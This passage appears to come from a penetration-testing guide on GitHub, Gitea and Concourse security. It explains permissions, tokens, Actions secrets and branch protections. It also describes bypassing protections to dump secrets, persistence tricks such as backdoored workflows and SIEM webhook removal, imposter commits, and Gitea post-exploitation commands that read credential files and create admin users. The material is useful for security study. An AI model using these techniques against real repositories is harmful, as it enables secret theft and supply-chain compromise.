You can **compare the permissions** of each role in this table <https://docs.github.com/en/organizations/managing-access-to-your-organizations-repositories/repository-roles-for-an-organization#permissions-for-each-role>

You can also **create your own roles** in *https://github.com/organizations/<org\_name>/settings/roles*

### Teams

You can **list the teams created in an organization** in *https://github.com/orgs/<org\_name>/teams*. Note that to see the teams which are children of other teams you need to access each parent team.

### Users

The users of an organization can be **listed** in *https://github.com/orgs/<org\_name>/people.*

In the information of each user you can see the **teams the user is member of**, and the **repos the user has access to**.

## Github Authentication

Github offers different ways to authenticate to your account and perform actions on your behalf.

### Web Access

Accessing **github.com** you can login using your **username and password** (and a **2FA potentially**).

### **SSH Keys**

You can configure your account with one or several public keys allowing the related **private key to perform actions on your behalf.** <https://github.com/settings/keys>

#### **GPG Keys**

You **cannot impersonate the user with these keys** but if you don't use it it might be possible that you **get discover for sending commits without a signature**. Learn more about [vigilant mode here](https://docs.github.com/en/authentication/managing-commit-signature-verification/displaying-verification-statuses-for-all-of-your-commits#about-vigilant-mode).

### **Personal Access Tokens**

You can generate personal access token to **give an application access to your account**. When creating a personal access token the **user** needs to **specify** the **permissions** to **token** will have. <https://github.com/settings/tokens>

### Oauth Applications

Oauth applications may ask you for permissions **to access part of your github information or to impersonate you** to perform some actions. A common example of this functionality is the **login with github button** you might find in some platforms.

* You can **create** your own **Oauth applications** in <https://github.com/settings/developers>
* You can see all the **Oauth applications that has access to your account** in <https://github.com/settings/applications>
* You can see the **scopes that Oauth Apps can ask for** in <https://docs.github.com/en/developers/apps/building-oauth-apps/scopes-for-oauth-apps>
* You can see third party access of applications in an **organization** in *https://github.com/organizations/<org\_name>/settings/oauth\_application\_policy*

Some **security recommendations**:

* An **OAuth App** should always **act as the authenticated GitHub user across all of GitHub** (for example, when providing user notifications) and with access only to the specified scopes..
* An OAuth App can be used as an identity provider by enabling a "Login with GitHub" for the authenticated user.
* **Don't** build an **OAuth App** if you want your application to act on a **single repository**. With the repo OAuth scope, OAuth Apps can **act on \_all**\_\*\* of the authenticated user's repositorie\*\*s.
* **Don't** build an OAuth App to act as an application for your **team or company**. OAuth Apps authenticate as a **single user**, so if one person creates an OAuth App for a company to use, and then they leave the company, no one else will have access to it.
* **More** in [here](https://docs.github.com/en/developers/apps/getting-started-with-apps/about-apps#about-oauth-apps).

### Github Applications

Github applications can ask for permissions to **access your github information or impersonate you** to perform specific actions over specific resources. In Github Apps you need to specify the repositories the app will have access to.

* To install a GitHub App, you must be an **organisation owner or have admin permissions** in a repository.
* The GitHub App should **connect to a personal account or an organisation**.
* You can create your own Github application in <https://github.com/settings/apps>
* You can see all the **Github applications that has access to your account** in <https://github.com/settings/apps/authorizations>
* These are the **API Endpoints for Github Applications** [https://docs.github.com/en/rest/overview/endpoints-available-for-github-app](https://docs.github.com/en/rest/overview/endpoints-available-for-github-apps). Depending on the permissions of the App it will be able to access some of them
* You can see installed apps in an **organization** in *https://github.com/organizations/<org\_name>/settings/installations*

Some security recommendations:

* A GitHub App should **take actions independent of a user** (unless the app is using a [user-to-server](https://docs.github.com/en/apps/building-github-apps/identifying-and-authorizing-users-for-github-apps#user-to-server-requests) token). To keep user-to-server access tokens more secure, you can use access tokens that will expire after 8 hours, and a refresh token that can be exchanged for a new access token. For more information, see "[Refreshing user-to-server access tokens](https://docs.github.com/en/apps/building-github-apps/refreshing-user-to-server-access-tokens)."
* Make sure the GitHub App integrates with **specific repositories**.
* The GitHub App should **connect to a personal account or an organisation**.
* Don't expect the GitHub App to know and do everything a user can.
* **Don't use a GitHub App if you just need a "Login with GitHub" service**. But a GitHub App can use a [user identification flow](https://docs.github.com/en/apps/building-github-apps/identifying-and-authorizing-users-for-github-apps) to log users in *and* do other things.
* Don't build a GitHub App if you *only* want to act as a GitHub user and do everything that user can do.
* If you are using your app with GitHub Actions and want to modify workflow files, you must authenticate on behalf of the user with an OAuth token that includes the workflow scope. The user must have admin or write permission to the repository that contains the workflow file. For more information, see "[Understanding scopes for OAuth apps](https://docs.github.com/en/apps/building-oauth-apps/understanding-scopes-for-oauth-apps/#available-scopes)."
* **More** in [here](https://docs.github.com/en/developers/apps/getting-started-with-apps/about-apps#about-github-apps).

### Github Actions

This **isn't a way to authenticate in github**, but a **malicious** Github Action could get **unauthorised access to github** and **depending** on the **privileges** given to the Action several **different attacks** could be done. See below for more information.

## Git Actions

Git actions allows to automate the **execution of code when an event happen**. Usually the code executed is **somehow related to the code of the repository** (maybe build a docker container or check that the PR doesn't contain secrets).

### Configuration

In *https://github.com/organizations/<org\_name>/settings/actions* it's possible to check the **configuration of the github actions** for the organization.

It's possible to disallow the use of github actions completely, **allow all github actions**, or just allow certain actions.

It's also possible to configure **who needs approval to run a Github Action** and the **permissions of the GITHUB\_TOKEN** of a Github Action when it's run.

### Git Secrets

Github Action usually need some kind of secrets to interact with github or third party applications. To **avoid putting them in clear-text** in the repo, github allow to put them as **Secrets**.

These secrets can be configured **for the repo or for all the organization**. Then, in order for the **Action to be able to access the secret** you need to declare it like:

steps:

- name: Hello world action

with: # Set the secret as an input

super\_secret: ${{ secrets.SuperSecret }}

env: # Or as an environment variable

super\_secret: ${{ secrets.SuperSecret }}

#### Example using Bash

steps:

- shell: bash

env:

SUPER\_SECRET: ${{ secrets.SuperSecret }}

run: |

example-command "$SUPER\_SECRET"

Secrets **can only be accessed from the Github Actions** that have them declared.

Once configured in the repo or the organizations **users of github won't be able to access them again**, they just will be able to **change them**.

Therefore, the **only way to steal github secrets is to be able to access the machine that is executing the Github Action** (in that scenario you will be able to access only the secrets declared for the Action).

### Git Environments

Github allows to create **environments** where you can save **secrets**. Then, you can give the github action access to the secrets inside the environment with something like:

jobs:

deployment:

runs-on: ubuntu-latest

environment: env\_name

You can configure an environment to be **accessed** by **all branches** (default), **only protected** branches or **specify** which branches can access it. It can also set a **number of required reviews** before **executing** an **action** using an **environment** or **wait** some **time** before allowing deployments to proceed.

### Git Action Runner

A Github Action can be **executed inside the github environment** or can be executed in a **third party infrastructure** configured by the user.

Several organizations will allow to run Github Actions in a **third party infrastructure** as it use to be **cheaper**.

You can **list the self-hosted runners** of an organization in *https://github.com/organizations/<org\_name>/settings/actions/runners*

The way to find which **Github Actions are being executed in non-github infrastructure** is to search for runs-on: self-hosted in the Github Action configuration yaml.

It's **not possible to run a Github Action of an organization inside a self hosted box** of a different organization because **a unique token is generated for the Runner** when configuring it to know where the runner belongs.

If the custom **Github Runner is configured in a machine inside AWS or GCP** for example, the Action **could have access to the metadata endpoint** and **steal the token of the service account** the machine is running with.

### Git Action Compromise

If all actions (or a malicious action) are allowed a user could use a **Github action** that is **malicious** and will **compromise** the **container** where it's being executed.

A **malicious Github Action** run could be **abused** by the attacker to:

* **Steal all the secrets** the Action has access to
* **Move laterally** if the Action is executed inside a **third party infrastructure** where the SA token used to run the machine can be accessed (probably via the metadata service)
* **Abuse the token** used by the **workflow** to **steal the code of the repo** where the Action is executed or **even modify it**.

## Branch Protections

Branch protections are designed to **not give complete control of a repository** to the users. The goal is to **put several protection methods before being able to write code inside some branch**.

The **branch protections of a repository** can be found in *https://github.com/<orgname>/<reponame>/settings/branches*

It's **not possible to set a branch protection at organization level**. So all of them must be declared on each repo.

Different protections can be applied to a branch (like to master):

* You can **require a PR before merging** (so you cannot directly merge code over the branch). If this is select different other protections can be in place:
  + **Require a number of approvals**. It's very common to require 1 or 2 more people to approve your PR so a single user isn't capable of merge code directly.
  + **Dismiss approvals when new commits are pushed**. If not, a user may approve legit code and then the user could add malicious code and merge it.
  + **Require reviews from Code Owners**. At least 1 code owner of the repo needs to approve the PR (so "random" users cannot approve it)
  + **Restrict who can dismiss pull request reviews.** You can specify people or teams allowed to dismiss pull request reviews.
  + **Allow specified actors to bypass pull request requirements**. These users will be able to bypass previous restrictions.
* **Require status checks to pass before merging.** Some checks needs to pass before being able to merge the commit (like a github action checking there isn't any cleartext secret).
* **Require conversation resolution before merging**. All comments on the code needs to be resolved before the PR can be merged.
* **Require signed commits**. The commits need to be signed.
* **Require linear history.** Prevent merge commits from being pushed to matching branches.
* **Include administrators**. If this isn't set, admins can bypass the restrictions.
* **Restrict who can push to matching branches**. Restrict who can send a PR.

As you can see, even if you managed to obtain some credentials of a user, **repos might be protected avoiding you to pushing code to master** for example to compromise the CI/CD pipeline.

## References

* <https://docs.github.com/en/organizations/managing-access-to-your-organizations-repositories/repository-roles-for-an-organization>
* [https://docs.github.com/en/enterprise-server@3.3/admin/user-management/managing-users-in-your-enterprise/roles-in-an-enterprisehttps://docs.github.com/en/enterprise-server](https://docs.github.com/en/enterprise-server@3.3/admin/user-management/managing-users-in-your-enterprise/roles-in-an-enterprise)
* <https://docs.github.com/en/get-started/learning-about-github/access-permissions-on-github>
* <https://docs.github.com/en/account-and-profile/setting-up-and-managing-your-github-user-account/managing-user-account-settings/permission-levels-for-user-owned-project-boards>
* <https://docs.github.com/en/actions/security-guides/encrypted-secrets>

## Branch Protection Bypass

* **Require a number of approvals**: If you compromised several accounts you might just accept your PRs from other accounts. If you just have the account from where you created the PR you cannot accept your own PR. However, if you have access to a **Github Action** environment inside the repo, using the **GITHUB\_TOKEN** you might be able to **approve your PR** and get 1 approval this way.
  + *Note for this and for the Code Owners restriction that usually a user won't be able to approve his own PRs, but if you are, you can abuse it to accept your PRs.*
* **Dismiss approvals when new commits are pushed**: If this isn’t set, you can submit legit code, wait till someone approves it, and put malicious code and merge it into the protected branch.
* **Require reviews from Code Owners**: If this is activated and you are a Code Owner, you could make a **Github Action create your PR and then approve it yourself**.
  + When a **CODEOWNER file is missconfigured** Github doesn't complain but it does't use it. Therefore, if it's missconfigured it's **Code Owners protection isn't applied.**
* **Allow specified actors to bypass pull request requirements**: If you are one of these actors you can bypass pull request protections.
* **Include administrators**: If this isn’t set and you are admin of the repo, you can bypass this branch protections.
* **PR Hijacking**: You could be able to **modify the PR of someone else** adding malicious code, approving the resulting PR yourself and merging everything.
* **Removing Branch Protections**: If you are an **admin of the repo you can disable the protections**, merge your PR and set the protections back.
* **Bypassing push protections**: If a repo **only allows certain users** to send push (merge code) in branches (the branch protection might be protecting all the branches specifying the wildcard \*).
  + If you have **write access over the repo but you are not allowed to push code** because of the branch protection, you can still **create a new branch** and within it create a **github action that is triggered when code is pushed**. As the **branch protection won't protect the branch until it's created**, this first code push to the branch will **execute the github action**.

## Bypass Environments Protections

For an introduction about [**Github Environment check the basic information**](https://cloud.hacktricks.xyz/pentesting-ci-cd/github-security/basic-github-information#git-environments).

In case an environment can be **accessed from all the branches**, it's **isn't protected** and you can easily access the secrets inside the environment. Note that you might find repos where **all the branches are protected** (by specifying its names or by using \*) in that scenario, **find a branch were you can push code** and you can **exfiltrate** the secrets creating a new github action (or modifying one).

Note, that you might find the edge case where **all the branches are protected** (via wildcard \*) it's specified **who can push code to the branches** (*you can specify that in the branch protection*) and **your user isn't allowed**. You can still run a custom github action because you can create a branch and use the push trigger over itself. The **branch protection allows the push to a new branch so the github action will be triggered**.

push: # Run it when a push is made to a branch

branches:

- current\_branch\_name #Use '\*\*' to run when a push is made to any branch

Note that **after the creation** of the branch the **branch protection will apply to the new branch** and you won't be able to modify it, but for that time you will have already dumped the secrets.

## Persistence

* Generate **user token**
* Steal **github tokens** from **secrets**
  + **Deletion** of workflow **results** and **branches**
* Give **more permissions to all the org**
* Create **webhooks** to exfiltrate information
* Invite **outside collaborators**
* **Remove** **webhooks** used by the **SIEM**
* Create/modify **Github Action** with a **backdoor**
* Find **vulnerable Github Action to command injection** via **secret** value modification

### Imposter Commits - Backdoor via repo commits

In Github it's possible to **create a PR to a repo from a fork**. Even if the PR is **not accepted**, a **commit** id inside the orginal repo is going to be created for the fork version of the code. Therefore, an attacker **could pin to use an specific commit from an apparently ligit repo that wasn't created by the owner of the repo**.

Like [**this**](https://github.com/actions/checkout/commit/c7d749a2d57b4b375d1ebcd17cfbfb60c676f18e):

name: example

on: [push]

jobs:

commit:

runs-on: ubuntu-latest

steps:

- uses: actions/checkout@c7d749a2d57b4b375d1ebcd17cfbfb60c676f18e

- shell: bash

run: |


echo 'hello world!'

For more info check <https://www.chainguard.dev/unchained/what-the-fork-imposter-commits-in-github-actions-and-ci-cd>

# Gitea Security

## What is Gitea

**Gitea** is a **self-hosted community managed lightweight code hosting** solution written in Go.



### Basic Information

[PAGEBasic Gitea Information](https://cloud.hacktricks.xyz/pentesting-ci-cd/gitea-security/basic-gitea-information)

## Lab

To run a Gitea instance locally you can just run a docker container:

docker run -p 3000:3000 gitea/gitea

Connect to port 3000 to access the web page.

You could also run it with kubernetes:

helm repo add gitea-charts https://dl.gitea.io/charts/

helm install gitea gitea-charts/gitea

## Unauthenticated Enumeration

* Public repos: <http://localhost:3000/explore/repos>
* Registered users: <http://localhost:3000/explore/users>
* Registered Organizations: <http://localhost:3000/explore/organizations>

Note that by **default Gitea allows new users to register**. This won't give specially interesting access to the new users over other organizations/users repos, but a **logged in user** might be able to **visualize more repos or organizations**.

## Internal Exploitation

For this scenario we are going to suppose that you have obtained some access to a github account.

### With User Credentials/Web Cookie

If you somehow already have credentials for a user inside an organization (or you stole a session cookie) you can **just login** and check which which **permissions you have** over which **repos,** in **which teams** you are, **list other users**, and **how are the repos protected.**

Note that **2FA may be used** so you will only be able to access this information if you can also **pass that check**.

Note that if you **manage to steal the i\_like\_gitea cookie** (currently configured with SameSite: Lax) you can **completely impersonate the user** without needing credentials or 2FA.

### With User SSH Key

Gitea allows **users** to set **SSH keys** that will be used as **authentication method to deploy code** on their behalf (no 2FA is applied).

With this key you can perform **changes in repositories where the user has some privileges**, however you can not use it to access gitea api to enumerate the environment. However, you can **enumerate local settings** to get information about the repos and user you have access to:

# Go to the the repository folder

# Get repo config and current user name and email

git config --list

If the user has configured its username as his gitea username you can access the **public keys he has set** in his account in *https://github.com/<gitea\_username>.keys*, you could check this to confirm the private key you found can be used.

**SSH keys** can also be set in repositories as **deploy keys**. Anyone with access to this key will be able to **launch projects from a repository**. Usually in a server with different deploy keys the local file **~/.ssh/config** will give you info about key is related.

#### GPG Keys

As explained [**here**](https://github.com/carlospolop/hacktricks-cloud/blob/master/pentesting-ci-cd/gitea-security/broken-reference/README.md) sometimes it's needed to sign the commits or you might get discovered.

Check locally if the current user has any key with:

gpg --list-secret-keys --keyid-format=long

### With User Token

For an introduction about [**User Tokens check the basic information**](https://cloud.hacktricks.xyz/pentesting-ci-cd/gitea-security/basic-gitea-information#personal-access-tokens).

A user token can be used **instead of a password** to **authenticate** against Gitea server [**via API**](https://try.gitea.io/api/swagger#/). it will has **complete access** over the user.

### With Oauth Application

For an introduction about [**Gitea Oauth Applications check the basic information**](https://cloud.hacktricks.xyz/pentesting-ci-cd/gitea-security#with-oauth-application).

An attacker might create a **malicious Oauth Application** to access privileged data/actions of the users that accepts them probably as part of a phishing campaign.

As explained in the basic information, the application will have **full access over the user account**.

### Branch Protection Bypass

In Github we have **github actions** which by default get a **token with write access** over the repo that can be used to **bypass branch protections**. In this case that **doesn't exist**, so the bypasses are more limited. But lets take a look to what can be done:

* **Enable Push**: If anyone with write access can push to the branch, just push to it.
* **Whitelist Restricted Pus**h: The same way, if you are part of this list push to the branch.
* **Enable Merge Whitelist**: If there is a merge whitelist, you need to be inside of it
* **Require approvals is bigger than 0**: Then... you need to compromise another user
* **Restrict approvals to whitelisted**: If only whitelisted users can approve... you need to compromise another user that is inside that list
* **Dismiss stale approvals**: If approvals are not removed with new commits, you could hijack an already approved PR to inject your code and merge the PR.

Note that **if you are an org/repo admin** you can bypass the protections.

### Enumerate Webhooks

**Webhooks** are able to **send specific gitea information to some places**. You might be able to **exploit that communication**. However, usually a **secret** you can **not retrieve** is set in the **webhook** that will **prevent** external users that know the URL of the webhook but not the secret to **exploit that webhook**. But in some occasions, people instead of setting the **secret** in its place, they **set it in the URL** as a parameter, so **checking the URLs** could allow you to **find secrets** and other places you could exploit further.

Webhooks can be set at **repo and at org level**.

## Post Exploitation

### Inside the server

If somehow you managed to get inside the server where gitea is running you should search for the gitea configuration file. By default it's located in /data/gitea/conf/app.ini

In this file you can find **keys** and **passwords**.

In the gitea path (by default: /data/gitea) you can find also interesting information like:

* The **sqlite** DB: If gitea is not using an external db it will use a sqlite db
* The **sessions** inside the sessions folder: Running cat sessions/\*/\*/\* you can see the usernames of the logged users (gitea could also save the sessions inside the DB).
* The **jwt private key** inside the jwt folder
* More **sensitive information** could be found in this folder

If you are inside the server you can also **use the gitea binary** to access/modify information:

* gitea dump will dump gitea and generate a .zip file
* gitea generate secret INTERNAL\_TOKEN/JWT\_SECRET/SECRET\_KEY/LFS\_JWT\_SECRET will generate a token of the indicated type (persistence)
* gitea admin user change-password --username admin --password newpassword Change the password
* gitea admin user create --username newuser --password superpassword --email user@user.user --admin --access-token Create new admin user and get an access token

# Basic Gitea Information

## Basic Structure

The basic Gitea environment structure is to group repos by **organization(s),** each of them may contain **several repositories** and **several teams.** However, note that just like in github users can have repos outside of the organization.

Moreover, a **user** can be a **member** of **different organizations**. Within the organization the user may have **different permissions over each repository**.

A user may also be **part of different teams** with different permissions over different repos.

And finally **repositories may have special protection mechanisms**.

## Permissions

### Organizations

When an **organization is created** a team called **Owners** is **created** and the user is put inside of it. This team will give **admin access** over the **organization**, those **permissions** and the **name** of the team **cannot be modified**.


**Org admins** (owners) can select the **visibility** of the organization:

* Public
* Limited (logged in users only)
* Private (members only)

**Org admins** can also indicate if the **repo admins** can **add and or remove access** for teams. They can also indicate the max number of repos.

When creating a new team, several important settings are selected:

* It's indicated the **repos of the org the members of the team will be able to access**: specific repos (repos where the team is added) or all.
* It's also indicated **if members can create new repos** (creator will get admin access to it)
* The **permissions** the **members** of the repo will **have**:
  + **Administrator** access
  + **Specific** access:



### Teams & Users

In a repo, the **org admin** and the **repo admins** (if allowed by the org) can **manage the roles** given to collaborators (other users) and teams. There are **3** possible **roles**:

* Administrator
* Write
* Read

## Gitea Authentication

### Web Access

Using **username + password** and potentially (and recommended) a 2FA.

### **SSH Keys**

You can configure your account with one or several public keys allowing the related **private key to perform actions on your behalf.** <http://localhost:3000/user/settings/keys>

#### **GPG Keys**


You **cannot impersonate the user with these keys** but if you don't use it it might be possible that you **get discover for sending commits without a signature**.

### **Personal Access Tokens**

You can generate personal access token to **give an application access to your account**. A personal access token gives full access over your account: <http://localhost:3000/user/settings/applications>

### Oauth Applications

Just like personal access tokens **Oauth applications** will have **complete access** over your account and the places your account has access because, as indicated in the [docs](https://docs.gitea.io/en-us/oauth2-provider/#scopes), scopes aren't supported yet:



### Deploy keys

Deploy keys might have read-only or write access to the repo, so they might be interesting to compromise specific repos.

## Branch Protections

Branch protections are designed to **not give complete control of a repository** to the users. The goal is to **put several protection methods before being able to write code inside some branch**.

The **branch protections of a repository** can be found in *https://localhost:3000/<orgname>/<reponame>/settings/branches*

It's **not possible to set a branch protection at organization level**. So all of them must be declared on each repo.

Different protections can be applied to a branch (like to master):

* **Disable Push**: No-one can push to this branch
* **Enable Push**: Anyone with access can push, but not force push.
* **Whitelist Restricted Push**: Only selected users/teams can push to this branch (but no force push)
* **Enable Merge Whitelist**: Only whitelisted users/teams can merge PRs.
* **Enable Status checks:** Require status checks to pass before merging.
* **Require approvals**: Indicate the number of approvals required before a PR can be merged.
* **Restrict approvals to whitelisted**: Indicate users/teams that can approve PRs.
* **Block merge on rejected reviews**: If changes are requested, it cannot be merged (even if the other checks pass)
* **Block merge on official review requests**: If there official review requests it cannot be merged
* **Dismiss stale approvals**: When new commits, old approvals will be dismissed.
* **Require Signed Commits**: Commits must be signed.
* **Block merge if pull request is outdated**
* **Protected/Unprotected file patterns**: Indicate patterns of files to protect/unprotect against changes

As you can see, even if you managed to obtain some credentials of a user, **repos might be protected avoiding you to pushing code to master** for example to compromise the CI/CD pipeline.

# Concourse Security

## Basic Information


Concourse allows you to **build pipelines** to automatically run tests, actions and build images whenever you need it (time based, when something happens...)

## Concourse Architecture

Learn how the concourse environment is structured in:

[**Relevant data from Concourse documentation:**](https://concourse-ci.org/internals.html)

### Architecture



#### ATC: web UI & build scheduler

The ATC is the heart of Concourse. It runs the **web UI and API** and is responsible for all pipeline **scheduling**. It **connects to PostgreSQL**, which it uses to store pipeline data (including build logs).

The [checker](https://concourse-ci.org/checker.html)'s responsibility is to continously checks for new versions of resources. The [scheduler](https://concourse-ci.org/scheduler.html) is responsible for scheduling builds for a job and the [build tracker](https://concourse-ci.org/build-tracker.html) is responsible for running any scheduled builds. The [garbage collector](https://concourse-ci.org/garbage-collector.html) is the cleanup mechanism for removing any unused or outdated objects, such as containers and volumes.

#### TSA: worker registration & forwarding

The TSA is a **custom-built SSH server** that is used solely for securely **registering** [**workers**](https://concourse-ci.org/internals.html#architecture-worker) with the [ATC](https://concourse-ci.org/internals.html#component-atc).

The TSA by **default listens on port 2222**, and is usually colocated with the [ATC](https://concourse-ci.org/internals.html#component-atc) and sitting behind a load balancer.

The **TSA implements CLI over the SSH connection,** supporting [**these commands**](https://concourse-ci.org/internals.html#component-tsa).

#### Workers

In order to execute tasks concourse must have some workers. These workers **register themselves** via the [TSA](https://concourse-ci.org/internals.html#component-tsa) and run the services [**Garden**](https://github.com/cloudfoundry-incubator/garden) and [**Baggageclaim**](https://github.com/concourse/baggageclaim).

* **Garden**: This is the **Container Manage AP**I, usually run in **port 7777** via **HTTP**.
* **Baggageclaim**: This is the **Volume Management API**, usually run in **port 7788** via **HTTP**.

## References

* <https://concourse-ci.org/internals.html>

# Concourse Lab Creation

## Testing Environment

### Running Concourse

#### With Docker-Compose

This docker-compose file simplifies the installation to do some tests with concourse:

wget https://raw.githubusercontent.com/starkandwayne/concourse-tutorial/master/docker-compose.yml

docker-compose up -d

You can download the command line fly for your OS from the web in 127.0.0.1:8080

#### With Kubernetes (Recommended)

You can easily deploy concourse in **Kubernetes** (in **minikube** for example) using the helm-chart: [**concourse-chart**](https://github.com/concourse/concourse-chart).

brew install helm

helm repo add concourse https://concourse-charts.storage.googleapis.com/

helm install concourse-release concourse/concourse

# concourse-release will be the prefix name for the concourse elements in k8s

# After the installation you will find the indications to connect to it in the console

# If you need to delete it

helm delete concourse-release

After generating the concourse env, you could generate a secret and give a access to the SA running in concourse web to access K8s secrets:

echo 'apiVersion: rbac.authorization.k8s.io/v1

kind: ClusterRole

metadata:

name: read-secrets

rules:

- apiGroups: [""]

resources: ["secrets"]

verbs: ["get"]

---

apiVersion: rbac.authorization.k8s.io/v1

kind: RoleBinding

metadata:

name: read-secrets-concourse

roleRef:

apiGroup: rbac.authorization.k8s.io

kind: ClusterRole

name: read-secrets

subjects:

- kind: ServiceAccount

name: concourse-release-web

namespace: default

---

apiVersion: v1

kind: Secret

metadata:

name: super

namespace: concourse-release-main

type: Opaque

data:

secret: MWYyZDFlMmU2N2Rm

' | kubectl apply -f -

### Create Pipeline

A pipeline is made of a list of [Jobs](https://concourse-ci.org/jobs.html) which contains an ordered list of [Steps](https://concourse-ci.org/steps.html).

### Steps

Several different type of steps can be used:

* **the** [**task step**](https://concourse-ci.org/task-step.html) **runs a** [**task**](https://concourse-ci.org/tasks.html)
* the [get step](https://concourse-ci.org/get-step.html) fetches a [resource](https://concourse-ci.org/resources.html)
* the [put step](https://concourse-ci.org/put-step.html) updates a [resource](https://concourse-ci.org/resources.html)
* the [set\_pipeline step](https://concourse-ci.org/set-pipeline-step.html) configures a [pipeline](https://concourse-ci.org/pipelines.html)
* the [load\_var step](https://concourse-ci.org/load-var-step.html) loads a value into a [local var](https://concourse-ci.org/vars.html#local-vars)
* the [in\_parallel step](https://concourse-ci.org/in-parallel-step.html) runs steps in parallel
* the [do step](https://concourse-ci.org/do-step.html) runs steps in sequence
* the [across step modifier](https://concourse-ci.org/across-step.html#schema.across) runs a step multiple times; once for each combination of variable values
* the [try step](https://concourse-ci.org/try-step.html) attempts to run a step and succeeds even if the step fails

Each [step](https://concourse-ci.org/steps.html) in a [job plan](https://concourse-ci.org/jobs.html#schema.job.plan) runs in its **own container**. You can run anything you want inside the container *(i.e. run my tests, run this bash script, build this image, etc.)*. So if you have a job with five steps Concourse will create five containers, one for each step.

Therefore, it's possible to indicate the type of container each step needs to be run in.

### Simple Pipeline Example

jobs:

- name: simple

plan:

- task: simple-task

privileged: true

config:

# Tells Concourse which type of worker this task should run on

platform: linux

image\_resource:

type: registry-image

source:

repository: busybox # images are pulled from docker hub by default

run:

path: sh

args:

- -cx

- |

sleep 1000

echo "$SUPER\_SECRET"

params:

SUPER\_SECRET: ((super.secret))

fly -t tutorial set-pipeline -p pipe-name -c hello-world.yml

# pipelines are paused when first created

fly -t tutorial unpause-pipeline -p pipe-name

# trigger the job and watch it run to completion

fly -t tutorial trigger-job --job pipe-name/simple --watch

# From another console

